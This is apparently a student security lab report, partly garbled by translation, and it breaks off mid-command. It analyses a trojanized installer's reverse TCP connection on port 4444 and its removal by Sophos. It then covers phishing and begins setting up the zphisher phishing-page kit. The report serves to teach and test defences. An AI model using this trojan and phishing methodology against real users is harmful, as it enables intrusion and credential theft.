
Users download applications containing malicious files to their computers and proceed to install:




Sophos will notify you that you have deleted the **file pikachuupdate.exe** the file used by the hacker to carry out the attack



After receiving the notification, you can scan the machine to remove other threatening files




When a dangerous installation file is found, Sophos will automatically delete it from your computer



When displayed cleaned, it shows that the **pikachu_setup.exe** file used to install the application containing the malware has been deleted

You can go to the general device management page, sign in with your registered account to set more security options, and view the removed threat



6.2 Check the operation of the payload.

To ensure an efficient and secure file analysis process.

Step 1: Perform the pikachu installation as the victim, but isolate the installation area.

Step2: View network ports:

```
(kali@kali) - [~/Downloads]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.41.147 netmask 255.255.255.0 broadcast 192.168.41.255
    inet6 fe80::afd0:f144:a829 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:19:68:dc txqueuelen 1000 (Ethernet)
    RX packets 211673 bytes 314910657 (300.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 13635 bytes 957416 (934.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 85 bytes 7492 (7.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 85 bytes 7492 (7.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

The results show that the eth0 network gateway

Step 3: Use wireshark to capture packets through the eth0 strong port.

Wireshark interface showing a packet capture. The packet list shows a single packet (No. 1) at time 0.000000000, source 192.168.1.1, destination 255.255.255.255, protocol MNDP, length 169, info 5678 → 5678. The packet details pane shows the following structure:

- Frame 1: 169 bytes on wire (1352 bits), 169 bytes captured (1352 bits) on interface 0
- Ethernet II, Src: Routerboardc_77:19:03 (dc:2c:6e:77:19:03), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
- Internet Protocol Version 4, Src: 192.168.1.1, Dst: 255.255.255.255
- User Datagram Protocol, Src Port: 5678, Dst Port: 5678
- Mikrotik Neighbor Discovery Protocol

The packet bytes pane shows the raw data in hexadecimal and ASCII.

Step4: Perform payload execution:

No.	Time	Source	Destination	Protocol	Length	Info
10	2.008428	192.168.41.147	192.168.41.1	TCP	60	4444 → 49245 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11	2.008747	192.168.41.1	192.168.41.147	TCP	66	[TCP Port numbers reused] 49245 → 4444 [SYN] Seq=0 Win=64240 Len=0
12	2.009060	192.168.41.147	192.168.41.1	TCP	60	4444 → 49245 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
13	2.511366	192.168.41.1	192.168.41.147	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 49245 → 4444 [SYN]
14	2.511595	192.168.41.147	192.168.41.1	TCP	60	4444 → 49245 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15	3.011429	192.168.41.1	192.168.41.147	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 49245 → 4444 [SYN]
16	3.011682	192.168.41.147	192.168.41.1	TCP	60	4444 → 49245 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
17	3.515316	192.168.41.1	192.168.41.147	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 49245 → 4444 [SYN]
18	3.515551	192.168.41.147	192.168.41.1	TCP	60	4444 → 49245 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
19	4.017623	192.168.41.1	192.168.41.147	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 49245 → 4444 [SYN]
20	4.017953	192.168.41.147	192.168.41.1	TCP	60	4444 → 49245 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
21	4.018233	192.168.41.1	192.168.41.147	TCP	66	[TCP Port numbers reused] 49245 → 4444 [SYN] Seq=0 Win=64240 Len=0
22	4.018519	192.168.41.147	192.168.41.1	TCP	60	4444 → 49245 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
23	4.519514	192.168.41.1	192.168.41.147	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 49245 → 4444 [SYN]
24	4.519865	192.168.41.147	192.168.41.1	TCP	60	4444 → 49245 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

No.	Time	Source	Destination	Protocol	Length	Info
238	121.328477503	192.168.41.147	192.168.41.1	TCP	54	4444 → 49245
239	121.329179849	192.168.41.1	192.168.41.147	TCP	66	[TCP Port numbers reused] 49245 → 4444 [SYN]
240	121.329196529	192.168.41.147	192.168.41.1	TCP	54	4444 → 49245
241	121.831634181	192.168.41.1	192.168.41.147	TCP	66	[TCP Port numbers reused] 49245 → 4444 [SYN]
242	121.831655280	192.168.41.147	192.168.41.1	TCP	54	4444 → 49245
243	122.332867775	192.168.41.1	192.168.41.147	TCP	66	[TCP Port numbers reused] 49245 → 4444 [SYN]
244	122.332897083	192.168.41.147	192.168.41.1	TCP	54	4444 → 49245
245	122.833737459	192.168.41.1	192.168.41.147	TCP	66	[TCP Port numbers reused] 49245 → 4444 [SYN]
246	122.833758418	192.168.41.147	192.168.41.1	TCP	54	4444 → 49245
247	123.335023500	192.168.41.1	192.168.41.147	TCP	66	[TCP Port numbers reused] 49245 → 4444 [SYN]
248	123.335072737	192.168.41.147	192.168.41.1	TCP	54	4444 → 49245
249	125.290583121	192.168.41.1	239.255.255.250	SSDP	218	M-SEARCH * HTTP/1.1
250	126.293536382	192.168.41.1	239.255.255.250	SSDP	218	M-SEARCH * HTTP/1.1
251	127.208122119	VMware_c0:00:08	VMware_19:68:dc	ARP	60	Who has 192.168.41.1?
252	127.208175117	VMware_19:68:dc	VMware_c0:00:08	ARP	42	192.168.41.1
253	127.296903761	192.168.41.1	239.255.255.250	SSDP	218	M-SEARCH * HTTP/1.1
254	128.301120442	192.168.41.1	239.255.255.250	SSDP	218	M-SEARCH * HTTP/1.1

The kernel sees when the payload executes. IP address 2 The tester found that the tinTCP packet sent spam with the same content.

99	18.080118	192.168.41.1	192.168.41.147	TCP	66 [TCP Port numbers reused] 49245 → 4444 [SYN] Seq=0 Win=64240 L
100	18.080254	192.168.41.147	192.168.41.1	TCP	60 4444 → 49245 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
101	18.582384	192.168.41.1	192.168.41.147	TCP	66 [TCP Retransmission] [TCP Port numbers reused] 49245 → 4444 [SYN]
102	18.582724	192.168.41.147	192.168.41.1	TCP	60 4444 → 49245 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
103	19.083779	192.168.41.1	192.168.41.147	TCP	66 [TCP Retransmission] [TCP Port numbers reused] 49245 → 4444 [SYN]
104	19.083969	192.168.41.147	192.168.41.1	TCP	60 4444 → 49245 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
105	19.584437	192.168.41.1	192.168.41.147	TCP	66 [TCP Retransmission] [TCP Port numbers reused] 49245 → 4444 [SYN]
106	19.584831	192.168.41.147	192.168.41.1	TCP	60 4444 → 49245 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
107	20.085810	192.168.41.1	192.168.41.147	TCP	66 [TCP Retransmission] [TCP Port numbers reused] 49245 → 4444 [SYN]
108	20.086193	192.168.41.147	192.168.41.1	TCP	60 4444 → 49245 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

>	Frame 100: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{3FA1736D-E7AA-4124-94AE-64D99ED08028}, id 0
>	Ethernet II, Src: VMware_19:68:dc (00:0c:29:19:68:dc), Dst: VMware_c0:00:08 (00:50:56:c0:00:08)
>	Internet Protocol Version 4, Src: 192.168.41.147, Dst: 192.168.41.1
>	Transmission Control Protocol, Src Port: 4444, Dst Port: 49245, Seq: 1, Ack: 1, Len: 0
	Source Port: 4444
	Destination Port: 49245

Realize that this payload is trying to send a connection request via TCP. The risk of this being a hijacking attack based on this payload is very high.

PART 7. SECURITY SOLUTIONS

7.1 Security Requirements

RCE attacks are increasingly dangerous, the damage and risks posed by RCE are greater and bring serious consequences. The first is to proactively prevent prevention before, while being attacked. Prevent from attack, minimize the damage caused by RCE attacks.

Some common security measures prevent RCE attacks:

- Detect and Prevent Malicious Payloads: Must be able to detect malicious executable files on the system.

Network Traffic Monitoring: Use firewalls to monitor network traffic and detect unusual or unauthorized connections.

Install Antivirus: Install powerful antivirus and antimalware software such as Sophos, ClamAV or Kaspersky.

- Network Access Control: Limit network access to applications and services.

- Anomaly Behavior Monitoring: Monitor system activity to detect abnormal behavior.

- Endpoint Security: Protects endpoints from attacks.

- Data Backup and Restore: Ensure data can be restored after being hacked.

7.2 Security Solutions

7.2.1 Using Firewall and IDS/IPS:

- Firewall configuration: to block unwanted reverse connections from the victim machine, use an advanced firewall with **eBPF functions**

Use intrusion detection and prevention systems (IDS/IPS) to detect unusual network activity: using **suricata**

7.2.2 Install the Antivirus tool

Install antivirus software and to detect and remove malicious payloads before they can make connections.

Tool: **Sophos Home** (-the installation tool in section 4.2.2 installs Sophos Home).



Besides, to prevent RCE attacks, users should regularly update the latest version of their software. Most RCE attacks are based on vulnerabilities in software or operating systems. Therefore, it is very important to update the latest software and operating system versions. In addition, be careful, scan for viruses carefully before clicking on suspicious links.



PART 8. TEST AND CONFIRM

8.1 Check the integrity and security of the system

Check access: Make sure that only authorized users have access to important files and systems.

System Log Monitoring: Detects any suspicious or unauthorized activity.

Check for malware: Use antivirus and antimalware software to scan the entire system, ensuring that the system is not infected with malware.

Network Security Testing: Ensure that no network security vulnerabilities are exploited.

8.2 Confirm system stability and performance

Ensure that the system remains stable and high performance after deploying payloads prevention tools.

Check system load: Use Windows Task Manager to check CPU, RAM, and network resources to ensure that the system is not overloaded after deploying security tools.

Check response time: measure the response time of critical services and applications to ensure they are still operating properly.

Reliability test: Run stress tests and load tests to test, ensuring that the system can withstand high loads without problems.

8.3 Assess compliance with security standards

Security Policy Audit: Check the enforcement of policies on passwords, access, and device management, ensuring that security policies are fully followed.

PART 9. GUIDANCE AND SUPPORT

9.1 Instructions for operation, maintenance and upgrade of attack and prevention systems

Ensure that attack systems and defense systems are operated, maintained, and upgraded effectively.

9.1.1 Attack System:

Operation: Provides detailed instructions on how to use attack tools and scripts.

Maintenance: Periodically check attack tools to ensure they are working properly and update software and scripts when new versions are available.

Upgrades: Update attack tools to the latest version to take advantage of new features and improve performance.

9.1.2 Defense System:

Operation: Guidance on how to use and configure prevention tools and solutions to prevent and detect attacks.

Maintenance: Periodically test and update prevention solutions to ensure they work effectively.

Upgrade: Update prevention solutions to the latest version to protect your system from new threats.

9.2 Provide support to the person carrying out the attack and prevention

Ensure that the person carrying out the attack and prevention has sufficient support to carry out his or her task.

Technical support: Provide documentation and technical support via email, chat, or forum to answer questions and resolve technical issues.

9.3 Handle problems that may arise and provide solutions for both attack systems and prevention tools

Ensure that all problems arising during system operation are resolved quickly and efficiently.

Troubleshooting: Establish troubleshooting procedures to quickly identify and resolve issues as they arise

PART 10. EVALUATE THE RESULTS.

10.1 Implementation results

10.1.1 Offensive operations

Objectives:

System Intrusion: Exploits the vulnerability to remotely execute code on a victim's system.

Hijacking: hijacking, accessing the victim's machine and performing unwanted victim actions such as installing malicious code, attachments, stealing sensitive data.

Result:

System penetration: Successfully penetrate the system through social attacks

Hijacking: Gain administrator access through exploitation of vulnerabilities and privilege escalation.

Data collection: Successfully retrieve sensitive files including user documents, personal account information

10.1.2 Defensive operations

Objectives:

System protection: install security tools to protect the system from RCE attacks

Detection and response: Set up systems that detect and respond quickly to security incidents.

Check and patch updates: Perform security checks and update patches of tools periodically.

Result:

Successfully prevent RCE attacks: Use tools like Sophos home and IDS/IPS to detect and prevent RCE attacks.

Concrete results: success in detecting and removing malicious files, properly installing and configuring Sophos security tools, helping to comprehensively protect the system.

10.2 Summarize experiences, learnings and shortcomings during the course of the project.

Experience and Learning:

Deep understanding of attack mechanisms: increased knowledge of how RCE attacks work and how hackers take advantage of vulnerabilities to infiltrate systems.

Improved security implementation skills: Implementing security measures such as installing and configuring endpoint protection tools, firewalls, and monitoring systems has helped strengthen system security management skills.

Research gaps:

Lack of detailed knowledge: There is still a lack of detailed knowledge, especially about how to detect vulnerabilities and deploy attacks effectively, along with poor ability to detect and prevent specific threats.

10.3 Future development and improvement directions

Research and apply advanced threat detection techniques: research and implement new threat detection techniques such as Machine Learning, AI to detect anomalous behaviors and prevent RCE attacks.

Join the security community: Join the security community, share and exchange threat knowledge and information to prevent RCE attacks together

Learn and raise security awareness: Continuously learn and participate in competitions to improve knowledge about new security threats and how to avoid them.



SCENARIO NO.2 ATTACK VIA GMAIL



PART 1. IDENTIFY REQUIREMENTS AND OBJECTIVES

- Identify the Attack Target: Can be an individual or an organization.

The goals are usually:

Individual: Regular users, employees of the organization, or people with access to important information.

Organization: Businesses, government agencies, financial institutions.

- Attack Target:

Collect personal information: Passwords, credit card numbers, login information.

Spreading malware: Ransomware, spyware, trojans.

Financial fraud: Money transfer, online purchases.

System intrusion: To access an organization's internal network.

- Objectives of the lab:

Education: Provides knowledge about how email attacks occur and how to avoid them.

Training: Train employees or users to recognize and respond to email attacks.

Security testing: Test the effectiveness of existing security measures.

- Identify Necessary Tools and Documents:

Tools:

Phishing Simulation software: Like PhishMe, Cofense, or open source tools like Gophish.

Email Client/Server: Gmail, Outlook or any email system used in the target environment.

Anti-phishing software: Integrated in email client or as extensions.

Document:

2024 State of the Phish Report: Phishing Statistics & Trends | Proofpoint US

How to Recognize and Avoid Phishing Scams - Search results - Wikipedia

- Analysis and Planning:

- + Identify target audience (individual or organization).

- + Identify the specific target of the attack (retrieve information, spread malware, etc.).

Prepare Tools and Materials:

- + Install and configure phishing simulation tools.

- + Prepare phishing email templates to send to targets.

Perform Phishing Simulation:



- + Send phishing emails to target audience.
- + Monitor and record results (who opens emails, who provides information, etc.).

Evaluation and Reporting:

- + Analyze results to determine the success of the simulated attack.
- + Write reports and make recommendations to improve security.

Updates and Improvements:

Update tools and methods based on feedback and results from tests.



PART 2: COMMON FORMS OF EMAIL ATTACKS

- Common forms of email attacks:

+ Phishing: This is the most common attack method via email. Attackers spoof emails from trusted organizations such as banks, financial services, or technology companies to trick users into providing personal information such as passwords, account information, or personal information. finance.

+ Spear Phishing: Similar to phishing, spear phishing targets specific individuals or organizations using previously collected information to make fake emails more trustworthy and harder to detect. .

+ Whaling: Whaling is an advanced form of spear phishing, targeting important individuals in organizations such as CEOs, executives or senior employees. The goal of whaling is to obtain important information or access important organizational resources.

+ Email Spoofing: Attackers use technology to spoof the sender's email address to create fake emails that appear to be sent from a trusted source. The purpose of email spoofing can be phishing or distributing malware.

+ Malware and Virus Attachments: Attackers send email attachments containing malware or viruses. When users open these files, malware is installed on their system and can cause damage or reveal important information.

+ Business Email Compromise (BEC): This is a form of attack in which attackers infiltrate an organization's email system and perform phishing attacks to steal money or important information.


=>> Among popular forms of email attacks, Phishing is one of the most common and dangerous methods. Learn how attackers use this trick to scam victims

- Form of occurrence:

Phishing typically begins when an attacker sends a fake email, often impersonating a trusted organization or individual, such as a bank, service company, or social network. This email often contains a message calling on the victim to take a specific action, such as providing personal information, logging into an account, or opening an attachment. Attackers often use psychological insults or pressure techniques to motivate victims to act quickly without thinking carefully. When victims provide personal information or take requested actions, this information will be used by attackers to commit fraud, appropriate property, or perform other harmful acts.

- Danger level:

+ Financial Damage:



Phishing leads to large financial losses due to direct loss of money from bank accounts or system recovery costs. A report from Proofpoint shows a 144% increase in financial penalties due to security breaches

+ Reputation Damage:

Organizations suffer serious reputational impacts, with a 50% increase in reputational damage due to phishing attacks. Loss of trust from customers can lead to loss of revenue.

+ Data Loss:

Phishing can lead to the loss of important and sensitive data when users provide login information or download malware.

+ Cyber Security Risks:

Phishing is the stepping stone to more complex attacks like ransomware and business email compromise (BEC), with BEC increasing thanks to AI.

+ Ability to Spread:

Phishing can spread quickly and affect many people, increasing the danger and consequences of the attack.

+ Exploiting Human Factors:

Phishing mainly takes advantage of users' lack of vigilance. The report found that 68% of employees took risky actions despite knowing about the risk involved.

2024 State of Phish Report - Impact of Human Behavior | Proofpoint US

- Large-scale attacks have occurred:

In 2024, phishing email attacks have continued to be a significant threat to both individuals and organizations. According to the Proofpoint's 2024 State of the Phish report, 68% of employees knowingly engaged in risky behaviors that could compromise their organization's security. This includes actions such as reusing passwords, clicking on unknown links, and sharing credentials, despite being aware of the risks involved. The report highlights a 144% increase in financial penalties due to phishing, along with a 50% increase in reputational damage compared to previous years


Proofpoint's 2024 State of the Phish Report: 68% of Employees Willingly Gamble with Organizational Security | Proofpoint US

Egress's 2024 phishing statistics reveal that 94% of organizations experienced phishing attacks, and 96% of these incidents had negative impacts, such as account takeovers and data breaches. A significant portion of these attacks started with phishing emails, underscoring the persistent threat this method poses (Egress Email Security).

Must-know phishing statistics - updated for 2024 | Egress

PART 3. IMPLEMENTING SECURITY SYSTEMS

Utilize security tools to detect phishing websites such as Avast Online Security, Bitdefender TrafficLight, Microsoft Defender Browser Protection.



Microsoft Defender Browser Protection works on Microsoft Edge
Click "Get extension" to install

cửa hàng chrome trực tuyến Khám phá **Tiện ích** Giao diện

Microsoft Defender Browser Protection **Tải về**

browserprotection.microsoft.com **Nổi bật** 4.2 ★ (611 lượt xếp hạng)

Tiện ích Quy trình & Lập kế hoạch 2.000.000 người dùng

Better Protection from Malware and Phishing Websites

When you navigate to a website that has been reported as malicious, you will see a red screen with a warning. This gives you a clear path back to safety with one click.

You're In Control

The dropdown allows you to turn Microsoft Defender Browser Protection on or off, provide feedback and learn more about the extension.

Web page monitoring
Subsequent against suspicious and malicious sites
On
Download this extension's protection
Send feedback
Report suspicious site
About this extension
Version 1.833
© 2020 Microsoft
Learn about Microsoft Defender Browser Protection
Phishing blocked

Tổng quan

TrafficLight **Xóa**

trafficlight.bitdefender.com **Nổi bật** 4.4 ★ (891 lượt xếp hạng)

Tiện ích Quyền riêng tư và bảo mật 1.000.000 người dùng

Global Leader in Cybersecurity

Phishing page blocked for your protection

Tổng quan

Bitdefender TrafficLight thêm lớp bảo mật mạnh mẽ và không xâm nhập vào trải nghiệm duyệt web của bạn.

TrafficLight đang sử dụng khả năng bảo mật trong khi trình duyệt mà nó thuộc về trình duyệt. Phần mở rộng này sẽ thêm một lớp bảo mật

Gmail's email system also implements algorithms to analyze email content in order to detect suspicious email patterns, as well as to inspect URLs contained in emails to determine if they lead to malicious websites listed on blacklists sourced from entities such as Google Safe Browsing, Phishtank, etc.

PART 4. ATTACK SCENARIOS

Use the tool zphisher, which automates the creation of phishing websites. Zphisher is designed to help users quickly create fake pages for many popular services such as Facebook, Google, Instagram, and more. The primary purpose of this tool is for educational and security testing purposes.

- Installation Method on Kali Linux

```
git clone --depth=1 https://github.com/htr-tech/zphisher.git
```


- Usage:

Navigate to the zphisher folder and run the zphisher.sh file.

```
(root@AnC)~/zphisher
# ls
